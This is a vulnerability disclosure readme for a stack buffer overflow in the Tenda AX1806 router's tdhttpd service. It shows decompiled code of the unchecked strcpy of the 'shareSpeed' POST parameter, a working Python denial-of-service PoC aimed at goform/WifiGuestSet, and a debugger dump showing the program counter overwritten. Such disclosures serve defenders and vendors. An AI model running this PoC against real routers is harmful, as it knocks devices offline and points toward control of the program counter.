d1tto vuln details ... on Apr 7 History

..

image	8 months ago
readme.md	8 months ago

readme.md

Overview


- The device's official website: https://www.tenda.com.cn/product/AX1806.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3306.html

Affected version

v1.0.0.1

Vulnerability details

tdhttpd in directory /bin has stack overflow vulnerability. The vulnerability occurrs in the fromSetWifiGusetBasic function, which can be accessed via the URL `goform/WifiGuestSet` .

- 

```
  char local_770 [16];
  char acStack1888 [16];
  undefined auStack1872 [16];
  undefined auStack1856 [32];
  char acStack1824 [256];
  undefined auStack1568 [256];
  undefined auStack1312 [256];
  undefined auStack1056 [256];
  undefined auStack800 [256];
  char acStack544 [256];
  char acStack288 [256];

  memset(acStack1936,0,0x10);
  memset(acStack1920,0,0x10);
  memset(local_770,0,0x10);
  memset(acStack1824,0,0x100);
  memset(acStack1888,0,0x10);
  memset(auStack1568,0,0x100);
  pcVar10 = "wlan0";
  puts("WiFi Guest Set");
  uVar1 = wifi_get_mibname("wlan0","workmode",auStack1568);
  GetValue(uVar1,acStack1936);
  uVar1 = wifi_get_mibname("wlan1","workmode",auStack1568);
  GetValue(uVar1,acStack1920);
  GetValue("bandwidth.mode.listnum",local_770);
  __src = websGetVar(param_1,"shareSpeed","0");
  strcpy(acStack1888,__src);
  memset(auStack1312,0,0x100);
  memset(auStack1056,0,0x100);
  memset(auStack800,0,0x100);
  memset(acStack544,0,0x100);
  memset(acStack288,0,0x100);
  memset(auStack1872,0,0x10);
  memset(auStack1856,0,0x20);
```

The function takes the POST parameter `shareSpeed`, does not validate its length, and copies it directly to a local variable `acStack1888` on the stack, causing a stack overflow.


PoC

Poc of Denial of Service(DoS)

```python
import requests

data = {
    b"shareSpeed": b'A'*0x800
}
res = requests.post("http://127.0.0.1/goform/WifiGuestSet", data=data)
print(res.content)
```

debug result:



```
$r0  : 0xff29e828  →  0x005caef8  →  0x00000022  →  0x00000022
$r1  : 0x00000211  →  0x00000211
$r2  : 0x00000000  →  0x00000000
$r3  : 0x00000001  →  0x00000001
$r4  : 0x41414141  →  0x41414141
$r5  : 0x41414141  →  0x41414141
$r6  : 0x41414141  →  0x41414141
$r7  : 0x41414141  →  0x41414141
$r8  : 0x00000000  →  0x00000000
$r9  : 0x41414141  →  0x41414141
$r10 : 0x41414141  →  0x41414141
$r11 : 0x41414141  →  0x41414141
$r12 : 0x00000040  →  0x00000040
$sp  : 0xfffeed20  →  0x41414141  →  0x41414141
$lr  : 0xff29e260  →  0x00000000  →  0x00000000
$pc  : 0x41414140  →  0x41414140
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]

0xfffeed20│+0x0000: 0x41414141  →  0x41414141    ← $sp
0xfffeed24│+0x0004: 0x41414141  →  0x41414141
0xfffeed28│+0x0008: 0x41414141  →  0x41414141
0xfffeed2c│+0x000c: 0x41414141  →  0x41414141
0xfffeed30│+0x0010: 0x41414141  →  0x41414141
0xfffeed34│+0x0014: 0x41414141  →  0x41414141
0xfffeed38│+0x0018: 0x41414141  →  0x41414141
0xfffeed3c│+0x001c: 0x41414141  →  0x41414141

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414140

[#0] Id 1, stopped 0x41414140 in ?? (), reason: SIGSEGV
[#1] Id 2, stopped 0xff1fd174 in ?? (), reason: SIGSEGV


gef➤
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
gef➤
```